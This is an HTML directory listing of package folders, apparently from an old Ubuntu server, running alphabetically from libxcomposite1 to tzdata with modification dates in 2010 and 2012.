<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxcomposite1/">libxcomposite1/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxcursor1/">libxcursor1/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxdamage1/">libxdamage1/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxdmcp6/">libxdmcp6/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxerces2-java/">libxerces2-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxext6/">libxext6/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxfixes3/">libxfixes3/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxfont1/">libxfont1/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxft2/">libxft2/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxi6/">libxi6/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxinerama1/">libxinerama1/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxkbfile1/">libxkbfile1/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxml-parser-perl/">libxml-parser-perl/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxml2/">libxml2/</a></td><td align="right">17-Mar-2010 10:08  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxmu6/">libxmu6/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxmuu1/">libxmuu1/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxpm4/">libxpm4/</a></td><td align="right">19-Apr-2010 17:44  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxrandr2/">libxrandr2/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxrender1/">libxrender1/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxss1/">libxss1/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxt6/">libxt6/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxtrap6/">libxtrap6/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxtst6/">libxtst6/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxv1/">libxv1/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxxf86dga1/">libxxf86dga1/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxxf86misc1/">libxxf86misc1/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxxf86vm1/">libxxf86vm1/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libzephyr3/">libzephyr3/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="linux-image-2.6.24-16-server/">linux-image-2.6.24-16-server/</a></td><td align="right">16-Mar-2010 19:01  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="linux-image-server/">linux-image-server/</a></td><td align="right">16-Mar-2010 19:01  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="linux-libc-dev/">linux-libc-dev/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="linux-server/">linux-server/</a></td><td align="right">16-Mar-2010 19:01  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="linux-ubuntu-modules-2.6.24-16-server/">linux-ubuntu-modules-2.6.24-16-server/</a></td><td align="right">16-Mar-2010
19:01  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="locales/">locales/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="login/">login/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="logrotate/">logrotate/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="lsb-base/">lsb-base/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="lsb-release/">lsb-release/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="lshw/">lshw/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="lsof/">lsof/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ltrace/">ltrace/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="lvm2/">lvm2/</a></td><td align="right">16-Mar-2010 19:01  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="lzma/">lzma/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="m4/">m4/</a></td><td align="right">28-Apr-2010 00:25  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="make/">make/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="makedev/">makedev/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="man-db/">man-db/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="manpages/">manpages/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="mawk/">mawk/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="mdetect/">mdetect/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="memtest86+/">memtest86+/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="menu/">menu/</a></td><td align="right">20-May-2012 14:44  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="mii-diag/">mii-diag/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="mime-support/">mime-support/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="mktemp/">mktemp/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="mlocate/">mlocate/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="module-init-tools/">module-init-tools/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="mount/">mount/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="mtr-tiny/">mtr-tiny/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
```

```
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="mysql-client-5.0/">mysql-client-5.0/</a></td><td align="right">17-Mar-2010 10:09  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="mysql-common/">mysql-common/</a></td><td align="right">17-Mar-2010 10:09  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="mysql-server-5.0/">mysql-server-5.0/</a></td><td align="right">17-Mar-2010 10:09  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="mysql-server/">mysql-server/</a></td><td align="right">17-Mar-2010 10:09  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="nano/">nano/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ncurses-base/">ncurses-base/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ncurses-bin/">ncurses-bin/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="net-tools/">net-tools/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="netbase/">netbase/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="netcat-traditional/">netcat-traditional/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="netcat/">netcat/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="nfs-common/">nfs-common/</a></td><td align="right">13-May-2012 21:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="nfs-kernel-server/">nfs-kernel-server/</a></td><td align="right">13-May-2012 21:55  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="nmap/">nmap/</a></td><td align="right">20-May-2012 14:15  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ntfs-3g/">ntfs-3g/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ntpdate/">ntpdate/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="openssh-client/">openssh-client/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="openssh-server/">openssh-server/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="openssl/">openssl/</a></td><td align="right">17-Mar-2010 10:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="p7zip-full/">p7zip-full/</a></td><td align="right">14-May-2012 01:35  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="parted/">parted/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="passwd/">passwd/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="patch/">patch/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="pciutils/">pciutils/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="pcmciautils/">pcmciautils/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="perl-base/">perl-base/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="perl-modules/">perl-modules/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="perl/">perl/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="php5-cgi/">php5-cgi/</a></td><td align="right">14-May-2012 01:30  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="php5-cli/">php5-cli/</a></td><td align="right">14-May-2012 01:30  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="php5-common/">php5-common/</a></td><td align="right">14-May-2012 01:30  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="php5-gd/">php5-gd/</a></td><td align="right">14-May-2012 01:30  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="php5-mysql/">php5-mysql/</a></td><td align="right">14-May-2012 01:30  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="pidgin-data/">pidgin-data/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="pidgin/">pidgin/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="pkg-config/">pkg-config/</a></td><td align="right">20-May-2012 14:04  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="po-debconf/">po-debconf/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="popularity-contest/">popularity-contest/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="portmap/">portmap/</a></td><td align="right">13-May-2012 21:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="postfix/">postfix/</a></td><td align="right">17-Mar-2010 10:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="postgresql-8.3/">postgresql-8.3/</a></td><td align="right">17-Mar-2010 10:08  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="postgresql-client-8.3/">postgresql-client-8.3/</a></td><td align="right">17-Mar-2010 10:08  </td><td align="right">  - </td></
tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="postgresql-client-common/">postgresql-client-common/</a></td><td align="right">17-Mar-2010 10:08  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="postgresql-common/">postgresql-common/</a></td><td align="right">17-Mar-2010 10:08  </td><td align="right">  - </td></
tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ppp/">ppp/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="pppconfig/">pppconfig/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="pppoeconf/">pppoeconf/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="procps/">procps/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="proftpd/">proftpd/</a></td><td align="right">28-Apr-2010 02:26  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="psmisc/">psmisc/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="python-apt/">python-apt/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="python-central/">python-central/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="python-gdbm/">python-gdbm/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="python-gnupginterface/">python-gnupginterface/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="python-minimal/">python-minimal/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="python-support/">python-support/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="python/">python/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="python2.5-dev/">python2.5-dev/</a></td><td align="right">28-Apr-2010 00:45  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="python2.5-minimal/">python2.5-minimal/</a></td><td align="right">28-Apr-2010 00:45  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="python2.5/">python2.5/</a></td><td align="right">28-Apr-2010 00:45  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="quilt/">quilt/</a></td><td align="right">28-Apr-2010 00:55  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="rcs/">rcs/</a></td><td align="right">16-Apr-2010 17:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="readline-common/">readline-common/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="reiserfsprogs/">reiserfsprogs/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="rhino/">rhino/</a></td><td align="right">23-Mar-2010 17:57  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="rsh-client/">rsh-client/</a></td><td align="right">20-May-2012 14:23  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="rsh-server/">rsh-server/</a></td><td align="right">14-May-2012 00:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="rsync/">rsync/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ruby/">ruby/</a></td><td align="right">17-Apr-2010 02:35  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ruby1.8/">ruby1.8/</a></td><td align="right">17-Apr-2010 02:35  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="samba-common/">samba-common/</a></td><td align="right">28-Apr-2010 02:51  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="samba/">samba/</a></td><td align="right">28-Apr-2010 02:51  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="screen/">screen/</a></td><td align="right">19-Apr-2010 19:42  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="sed/">sed/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="sgml-base/">sgml-base/</a></td><td align="right">23-Mar-2010 17:57  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="socat/">socat/</a></td><td align="right">20-May-2012 15:37  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ssl-cert/">ssl-cert/</a></td><td align="right">17-Mar-2010 10:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="startup-tasks/">startup-tasks/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
```

```
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="strace/">strace/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="sudo/">sudo/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="sysklogd/">sysklogd/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="system-services/">system-services/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="sysv-rc/">sysv-rc/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="sysvutils/">sysvutils/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="tar/">tar/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="tasksel-data/">tasksel-data/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="tasksel/">tasksel/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="tcpd/">tcpd/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="tcpdump/">tcpdump/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="telnet/">telnet/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="telnetd/">telnetd/</a></td><td align="right">16-Apr-2010 05:18  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="tftpd/">tftpd/</a></td><td align="right">13-May-2012 21:55  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="tightvncserver/">tightvncserver/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="time/">time/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="tomcat5.5-admin/">tomcat5.5-admin/</a></td><td align="right">23-Mar-2010 17:57  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="tomcat5.5-webapps/">tomcat5.5-webapps/</a></td><td align="right">23-Mar-2010 17:58  </td><td align="right">  - </td></
tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="tomcat5.5/">tomcat5.5/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/bomb.gif" alt="[DIR]"></td><td><a href="ttf-dejavu-core/">ttf-dejavu-core/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ttf-dejavu-extra/">ttf-dejavu-extra/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ttf-dejavu/">ttf-dejavu/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="tzdata/">tzdata/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
